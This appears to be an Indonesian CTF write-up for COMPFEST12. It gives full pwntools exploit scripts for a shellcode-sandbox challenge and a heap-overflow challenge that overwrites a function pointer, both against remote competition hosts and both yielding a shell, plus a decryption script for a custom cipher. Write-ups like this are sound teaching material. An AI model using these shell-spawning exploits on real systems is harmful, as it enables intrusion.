
Diberikan sebuah zip file yang berisi file docker dan dua buah file ELF-64bit dengan nama king dan sandbox. File sandbox digunakan untuk menjalankan file king dan file king berfungsi untuk menerima dan menjalankan shellcode yang kita berikan.

Kami mencoba memasukkan shellcode dari fungsi shellcraft.sh() pwntools dan berhasil mendapatkan shell.




Kami lalu melakukan cd ke /home/flag untuk membaca flag

Saat mencoba membaca flag langsung, kami mendapatkan error “permission denied”. Hal ini terjadi karena flag hanya bisa dibaca oleh root.



Namun, terdapat binary readFlag yang memiliki permission ‘s’. Kita dapat membaca file flag dengan menggunakan binary tersebut.



Berikut script yang kami gunakan

|  |
| --- |
| sv.py |
| from pwn import \*  context.arch = 'amd64'  sh = asm(shellcraft.sh())  r = remote('128.199.104.41', 25171)  r.sendlineafter(':', sh)  r.interactive() |


**FLAG : COMPFEST12{C0nGr4TTSSS\_U\_r\_D\_SssssssssAnd60X\_K111ng9g99\_1c7dbf}**


## **Binary Exploitation is Ez**

## 


Diberikan sebuah file zip yang berisi file ELF 64bit beserta source code. Terdapat beberapa fungsi penting dalam program ini.

Fungsi new\_meme mengalokasikan struct meme baru. Pada line ke 62, address fungsi my\_print ditaruh di setiap struct meme yang akan dipanggil pada fungsi print\_meme di line 90.





Lalu pada fungsi edit\_meme, terdapat fungsi gets yang menerima konten baru yang kita masukan. Fungsi ini menyebabkan buffer overflow di heap. Karena content juga disimpan di dalam heap, kita bisa mengoverwrite pointer my\_print pada struct meme dengan fungsi EZ\_WIN yang akan memberikan kita shell. Idenya, kita buat dua meme baru, edit meme pertama dengan konten address EZ\_WIN sampai mengoverwrite pointer my\_print struct meme kedua. Lalu panggil print\_meme pada struct kedua.



Berikut script yang kami gunakan

|  |
| --- |
| sv.py |
| from pwn import \*  b = ELF('./ez')  r = remote('128.199.157.172', 23170)  def new\_meme(s, c):  r.sendlineafter('Choice: ', '1')  r.sendlineafter('size: ', str(s))  r.sendlineafter('content: ', c)  def edit\_meme(inx, c):  r.sendlineafter('Choice: ', '2')  r.sendlineafter('Index: ', str(inx))  r.sendlineafter('content: ', c)  def pwn(inx):  r.sendlineafter('Choice: ', '3')  r.sendlineafter('Index: ', str(inx))  r.interactive()  new\_meme(20, 'a')  new\_meme(20, 'a')  edit\_meme(0, p64(b.symbols['EZ\_WIN'])\*100)  pwn(1) |



**FLAG : COMPFEST12{C\_i\_told\_u\_its\_ez\_loooooooool\_257505}**

# 

## 

# 

# **REVERSE ENGINEERING**

## **CreeptiCity\***

\*Solve setelah lomba selesai

## 

Diberikan sebuah file zip yang berisi ELF 32bit dan sebuah string yang terenkripsi. File ELF yang bernama encryptor berfungsi untuk mengenkripsi isi dari sebuah file.

Jika diubah kedalam bahasa python, algoritma enkripsi dalam file tersebut menjadi seperti berikut


|  |
| --- |
| text = 'AAAAA'  text = [ord(i) for i in list(text)]  def enc\_loop():  key\_num = 0x2a  for i in range(len(text)):  a = text[i] ^ key\_num  if(a >= 0x61):  a -= 0x61  a += 0x1e  text[i] = a  a = a ^ key\_num  if(a >= 0x80):  a -= 0x80  key\_num = a    text.append(0x20)  text[0] ^= key\_num  if(text[0] >= 0x61):  text[0] -= 0x61  text[0] += 0x1e  a = text[0]  a = a ^ key\_num  if(a >= 0x80):  a -= 0x80  key\_num = a  text.append(a)  enc\_loop()  text = "".join([chr(i) for i in text])  print text |

Intinya:


* Looping pada setiap karakter plaintext
  + Pada setiap char dari plaintext dixor dengan key\_num (nilai awal 0x2a)
  + Hasil xor dikurangi 0x61 jika >= 0x61
  + Hasil xor lalu ditambah 0x1e dan menjadi karakter ciphertext
  + Karakter ciphertext tersebut dixor dengan key\_num
  + Hasil xor dikurang 0x80 jika >= 0x80
  + Hasil xor akan menjadi nilai key\_num baru
* Setelah looping selesai, ciphertext ditambahkan spasi
* Karakter ciphertext pertama dixor dengan key\_num dari hasil looping
* Karakter ciphertext pertama dikurang 0x61 jika >= 0x61
* Karakter ciphertext pertama ditambah 0x1e
* Key\_num kemudian dixor dengan karakter ciphertext pertama
* Key\_num kemuidian dikurang 0x81 jika >= 0x81
* Key\_num ditambahkan ke akhir ciphertext

Solusi yang kami pikirkan yaitu dengan pertama-tama melakukan xor karakter ciphertext terakhir dengan pertama untuk mendapatkan key\_num, kemudian ciphertext didekripsi dari belakang dengan membalik algoritma enkripsi. Karena ciphertext ada yang dikurangi dengan 0x61, maka kami akan menambahkan ciphertext dengan 0x61 jika hasil yang didapat bukan merupakan alfanumerik (+ underscore). Berikut script yang kami gunakan

|  |
| --- |
| sv.py |
| a = r"A96`''@+5.pJ`!#?yAZuN%!z06<b.wL#0/'"  key = "Z"  lk = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz\_1234567890'  text = [ord(i) for i in list(a)]  key = ord(key)  aa = -len(a)  key = text[0] ^ key  text[0] -= 0x1e  text[0] ^= key  for i in range(-1, aa, -1):  key = text[i] ^ key  a = text[i] - 0x1e  a ^= key  if(chr(a) not in lk):  a = text[i]-0x1e+0x61  a ^= key  text[i] = a  print(''.join([chr(i) for i in text])) |

t

Kami tidak berhasil untuk mendekripsi karakter pertama. Karena string flag cukup terbaca, kami tebak karakter pertama adalah 0. Hasil enkripsi yang kami dapat sama dengan ciphertext yang diberikan



**FLAG : COMPFEST12{0n3\_tS\_0n3\_QuTst10n\_M4rk\_eU3dbbf1a5}**